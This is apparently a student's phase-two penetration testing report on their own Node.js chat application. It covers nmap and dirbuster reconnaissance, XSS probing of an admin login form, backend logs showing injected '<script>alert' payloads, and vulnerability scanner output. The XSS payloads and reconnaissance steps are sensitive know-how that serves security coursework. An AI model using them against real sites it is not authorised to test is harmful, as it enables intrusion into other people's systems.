


Phase 2 Penetration Testing Report


1) The Penetration Test began with nmap to the machine



The command `nmap -A 192.168.2.16` provides some major conclusions:


- 1) The web application is running on port 3000
- 2) The application has the Node.js Express framework. This step is beneficial for future attacks and exploits with metasploit etc.
- 3) The OS is ubuntu.

2) As with accessing the webpage, we use the IP and port 3000 and are presented with the following webpage of the application.




3) **using dirbuster**, several directories as well as files were revealed which could be used further.

A couple of them were index.html and adminform.html .



Check the URL, it will state index.html.

On changing the URI to adminform.html, we get the following webpage



: This page prompts for credentials, therefore it will prove a vital attack point.


- 4) Performing **XSS attacks** on this page with basic script tags for testing purposes didn't work as the response wasn't returned back from the server for invalid username or invalid password. On the other side, validations on the server as well as authentication phase of server checking proper credentials worked. Every Single `<script>` tag attacker tried to inject into the form was logged into the backend server.

```
rishab@rdadmin:~/Desktop/EECS4481/EECS4481/chat-app$ npm run start
> chat-app@1.0.0 start /home/rishab/Desktop/EECS4481/EECS4481/chat-app
> node src/index.js

Listening on localhost:3000
(node:15507) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discovery and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient constructor.
the database connection is successful!!
joinForm is called!!
{ category: 'Admin Login' }
admin login page for credentials!!
These are the credentials requested by the admin --> {
  username: '<script>alert("hacked");</script>',
  password: 'pass04',
  room: 'Tech Support 1'
}
joinForm is called!!
{ category: 'Admin Login' }
admin login page for credentials!!
These are the credentials requested by the admin --> {
  username: '<script><body>onload=alert("hacked"); </body></script>',
  password: 'pass04',
  room: 'Tech Support 1'
}
^C
```

This is a log from the back-end node js server. The green colored statements present the `<script>` commands tried by the attacker.

5) Nikto



These are the scanned results from the nikto on the website. They provide warnings for XSS header as well as anti-clickjacking X-Frame Option. To solidify the XSS vulnerability, I moved to open vulnerability scanners next.

6) First open vulnerability scanner is Arachni. Below are major results drawn from the scans of the website through this scanner:
6.1)


The screenshot shows a Kali Linux virtual machine environment. In the foreground, a terminal window displays the output of an Arachni scan. The scan is titled 'Preliminary Scan Phase Completed' and shows a 'Report Generation Phase Initiated'. The scan results indicate that no DNS/HTTP based Load Balancers were found, which is a vulnerability. The scan also shows that the total number of vulnerability checks was 80, with 20 checks skipped and 4 vulnerabilities detected. The total time elapsed for the scan was 2m 19s. The scan results are as follows:

```
root@kali: ~/se2/rapidscan
[● < 35s] Deploying 67/80 | Nmap [OpenSSL CCS Injection] - Checks only for CCS Injection...Completed in 1s
[● < 4m] Deploying 68/80 | LBD - Checks for DNS/HTTP Load Balancers...Completed in 1s
Vulnerability Threat Level
Vulnerability Definition
This has nothing to do with security risks, however attackers may use this unavailability of load balancers as an advantage
to leverage a denial of service attack on certain services or on the whole application itself.
Vulnerability Remediation
Load-Balancers are highly encouraged for any web application. They improve performance times as well as data availability on
during times of server outage. To know more information on load balancers and setup, check this resource. https://www.digitalocean.
com/community/tutorials/what-is-load-balancing
[● < 30s] Deploying 69/80 | Nmap - Checks for SNMP Service...Completed in 1s
[● > 50m] Deploying 70/80 | Nmap - Performs a Full TCP Port Scan...Completed in 1s
[● < 30s] Deploying 71/80 | Golismero Zone Transfer - Attempts Zone Transfer. ...Scanning Tool Unavailable. Auto-Skipping Test...
[● < 25s] Deploying 72/80 | SSLyze - Checks for Secure Renegotiation Support and Client Renegotiation...Completed in 1s
[● < 35s] Deploying 73/80 | Nikto - Enumerates CGI Directories...Completed in 5s
[● < 35s] Deploying 74/80 | DNSWalk - Attempts Zone Transfer. ...Scanning Tool Unavailable. Auto-Skipping Test...
[● < 35s] Deploying 75/80 | Nikto - Checks for Shellshock Bug...Completed in 1s
[● < 35s] Deploying 76/80 | Nikto - Performs SSL Checks...Completed in 4s
[● < 15s] Deploying 77/80 | Nmap - Checks for MS-SQL Server DB...Completed in 1s
[● < 45s] Deploying 78/80 | Golismero SSL Scans - Performs SSL related Scans. ...Scanning Tool Unavailable. Auto-Skipping Test...
[● < 20s] Deploying 79/80 | Checks for SMB Service over TCP...Completed in 1s
[● < 30s] Deploying 80/80 | ASP.Net Misconfiguration - Checks for ASP.Net Misconfiguration...Completed in 2s
Preliminary Scan Phase Completed
Report Generation Phase Initiated
Complete Vulnerability Report for 192.168.2.16:3000 named 'RS-Vulnerability-Report' is available under the same directory Ra
pidScan resides.
Total Number of Vulnerability Checks : 80
Total Number of Vulnerability Checks Skipped : 20
Total Number of Vulnerabilities Detected : 4
Total Time Elapsed for the Scan : 2m 19s
For Debugging Purposes, You can view the complete output generated by all the tools named 'RS-Debug-ScanLog' under the same
directory.
Report Generation Phase Completed
root@kali: ~/Desktop/Phase2/rapidscan#
```

In the background, a web browser window shows a chat application interface with a message input field and a 'Send' button. The chat application is titled 'Chat App - Mozilla Firefox' and shows a message from 'Kali Linux' at 5:24 pm: 'Welcome ever'.

This shows the scanned report as well as log created by the scanner in 2 separate files:
RS-Vulnerability-Report
RS-Debug-Scanlog
→ Both of these files are attached in the dropbox for further references:

6.2)




```
root@kali: ~/...se2/rapidscan
[< 35s] Deploying 51/80 | Nikto - Checks if Server is Outdated....Completed in 4s
[< 15s] Deploying 52/80 | Golismero - Does a fingerprint on the Domain. ...Scanning Tool Unavailable. Auto-Skipping Test ...
[< 35s] Deploying 53/80 | Nikto - Checks for any interesting files on the Domain....Completed in 10s
[< 25s] Deploying 54/80 | WHOis - Checks for Administrator's Contact Information....Completed in 1s
[< 15s] Deploying 55/80 | Host - Checks for existence of IPV6 address....Completed in 1s
[< 30s] Deploying 56/80 | SSlyze - Checks for ZLib Deflate Compression....Completed in 2s
[< 20s] Deploying 57/80 | Nmap [XSS Filter Check] - Checks if XSS Protection Header is present....Completed in 1s
[< 40s] Deploying 58/80 | Golismero - BruteForces for certain directories on the Domain. ...Scanning Tool Unavailable. Auto-Skippi
ng Test ...
[< 35s] Deploying 59/80 | Nikto - Checks for HTTP PUT DEL....Completed in 3s
[< 40s] Deploying 60/80 | SSlyze - Checks only for Heartbleed Vulnerability....Completed in 2s
